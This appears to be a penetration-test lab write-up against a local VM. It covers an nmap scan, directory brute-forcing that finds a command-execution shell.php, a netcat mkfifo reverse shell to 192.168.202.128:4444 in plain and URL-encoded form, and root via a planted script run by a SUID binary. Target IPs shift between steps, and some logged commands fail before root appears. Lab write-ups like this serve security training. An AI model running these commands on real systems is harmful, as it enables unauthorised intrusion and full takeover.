Attack Narrative

Reconnaissance (TA0043)

We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 192.168.202.151 --min-rate 5000
```

```
PORT      STATE SERVICE     REASON         VERSION
80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Apache2 Ubuntu Default Page: It works
111/tcp   open  rpcbind     syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
```

```
|_  100227  3           2049/udp6  nfs_acl
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
2049/tcp  open  nfs_acl     syn-ack ttl 64 3 (RPC #100227)
40525/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
43931/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
44163/tcp open  nlockmgr    syn-ack ttl 64 1-4 (RPC #100021)
45729/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
MAC Address: 00:0C:29:0A:B0:5A (VMware)
Service Info: Host: LINUX
```

I can see we have a website being hosted on port 80 and we have NFS services being hosted as well. on


port 111. We have some other ports but there associated to the NFS share.

Initial Foot hold & Execution (TA0001-2)

OSWAP 10 as `#A03`
Type of Exploit: `#OSWAP`

We looked over our Nmap scan and it showed us a our host having a web service up on port 80. We enumerated the web service to find a script that does basic command execution and we used that to get a reverse shell on target

POC
I wanted to see what the website looked like




We run dirbuster and find some info

```
sudo dirsearch -u  http://192.168.202.151
```


```
┌──(kali㉿kali)-[~]
└─$ sudo dirsearch -u  http://192.168.202.151

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/192.168.202.151/_23-02-05_15-02-36.txt

Error Log: /root/.dirsearch/logs/errors-23-02-05_15-02-36.log

Target: http://192.168.202.151/

[15:02:36] Starting:
[15:02:37] 403 -  301B  - /.ht_wsr.txt
[15:02:37] 403 -  304B  - /.htaccess.bak1
[15:02:37] 403 -  304B  - /.htaccess.orig
[15:02:37] 403 -  306B  - /.htaccess.sample
[15:02:37] 403 -  304B  - /.htaccess_orig
[15:02:37] 403 -  302B  - /.htaccess_sc
[15:02:37] 403 -  302B  - /.htaccessOLD
[15:02:37] 403 -  303B  - /.htaccessOLD2
[15:02:37] 403 -  305B  - /.htaccess_extra
[15:02:37] 403 -  304B  - /.htaccess.save
[15:02:37] 403 -  302B  - /.htaccessBAK
[15:02:37] 403 -  294B  - /.htm
[15:02:37] 403 -  295B  - /.html
[15:02:37] 403 -  304B  - /.htpasswd_test
[15:02:37] 403 -  301B  - /.httr-oauth
[15:02:37] 403 -  300B  - /.htpasswds
[15:02:38] 403 -  294B  - /.php
[15:02:49] 200 -   11KB - /index.html
[15:02:56] 403 -  303B  - /server-status
[15:02:56] 403 -  304B  - /server-status/
[15:02:56] 200 -   29B  - /shell.php
```

Lets take a look at what the shell.php is about




This looks like command execution

```
http://192.168.202.151/shell.php?cmd=whoami
```




```
# Orginal
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.202.128 4444 >/tmp/f

# URL encoded
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%
7C%2Fbin%2Fsh%20%2Di%202%3E%261%7Cnc%20192%2E168%2E202%2E
128%204444%20%3E%2Ftmp%2Ff

# Exploit
http://192.168.202.153/shell.php?
cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%
2Ff%7C%2Fbin%2Fsh%20%2Di%202%3E%261%7Cnc%20192%2E168%2E20
2%2E128%204444%20%3E%2Ftmp%2Ff
```



osboxes (192.168.202.151)

Username:Password

```
n/a
```

Screenshot Proof of user

```
 user6  /  home  id
id
uid=1005(user6) gid=1005(user6) groups=1005(user6)
 user6  /  home  whoami
whoami
user6
 user6  /  home  hostname
hostname
osboxes
 user6  /  home  ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.151/24 brd 192.168.202.255 scope global dynamic noprefixroute ens33
       valid_lft 1255sec preferred_lft 1255sec
    inet6 fe80::a85f:cacb:214c:bb34/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
 user6  /  home
```

Privilege Escalation (TA0004)

PE technique (#LPE-14 & #LPE-01)

Explain Scenario

```
find / -type f \( -perm -4000 -o -perm -2000 \) -exec ls
-l {} \; 2>/dev/null
```

POC Image

```
-rwsr-xr-x 1 root root 26696 Oct 15  2018 /bin/umount
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 8392 Jun  4  2019 /home/user5/script
-rwsr-xr-x 1 root root 8392 Jun  4  2019 /home/user3/shell
```

We take a look at the shell file and see what it does

```
-rwsr-xr-x 1 root root  /home/user3/shell
```

We see a file named `.script.sh` being executed in the same directory. Since the file is not there let see if we can write our own scritp.sh.

```
user6 / | var | www | html  /h /home/user3/shell
/home/user3/shell
sh: 1: ./.script.sh: not found
user6 / | var | www | html ls -la /home/user3/shell
ls -la /home/user3/shell
-rwsr-xr-x 1 root root 8392 Jun  4  2019 /home/user3/shell
user6 / | var | www | html
```

```
printf "#\!/bin/sh\n\n/bin/bash -i -p"
```

The above command will create the following file

```
#!/bin/sh

/bin/bash -i -p
```

Since this is owned by the root user, the privileged bash shell will get us root shell

```
printf "#\!/bin/sh\n\n/bin/bash -i -p" > script.sh
mv script.sh .script.sh
chmod +x .script.sh
ls -la .script.sh
/home/user3/shell
```

```
id
uid=1005(user6) gid=1005(user6) groups=1005(user6)
 user6  /  home  user3  whoami
whoami
user6
 user6  /  home  user3  printf "#\!/bin/sh\n\n/bin/bash -i -p" > script.sh
printf "#\!/bin/sh\n\n/bin/bash -i -p" > script.sh
bash: script.sh: Permission denied
mv script.sh .script.sh
mv script.sh .script.sh
chmod +x .script.sh
chmod +x .script.sh
ls -la .script.sh
ls -la .script.sh
 user6  /  home  user3  mv script.sh .script.sh
mv: cannot stat 'script.sh': No such file or directory
 user6  /  home  user3  chmod +x .script.sh
chmod: changing permissions of '.script.sh': Operation not permitted
 user6  /  home  user3  ls -la .script.sh
-rwxr-xrwx 1 root root 33 Jun  4  2019 .script.sh
 user6  /  home  user3  /home/user3/shell
/home/user3/shell
You Can't Find Me
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Monday 06 February 2023, 00:47:28
Memory Usage: 342/985MB (34.72%)
Disk Usage: 5/217GB (3%)

 root  /  home  user3  id
id
uid=0(root) gid=0(root) groups=0(root),1005(user6)
 root  /  home  user3  whoami
whoami
 root  /  home  user3
```

Proof of User

```
root / | home | user3 id id
id
uid=0(root) gid=0(root) groups=0(root),1005(user6)
root / | home | user3 whoami
whoami
root
root / | home | user3 hostname
hostname
osboxes
root / | home | user3 ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.154/24 brd 192.168.202.255 scope global dynamic noprefixroute ens33
       valid_lft 1364sec preferred_lft 1364sec
    inet6 fe80::a85f:cacb:214c:bb34/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
root / | home | user3
```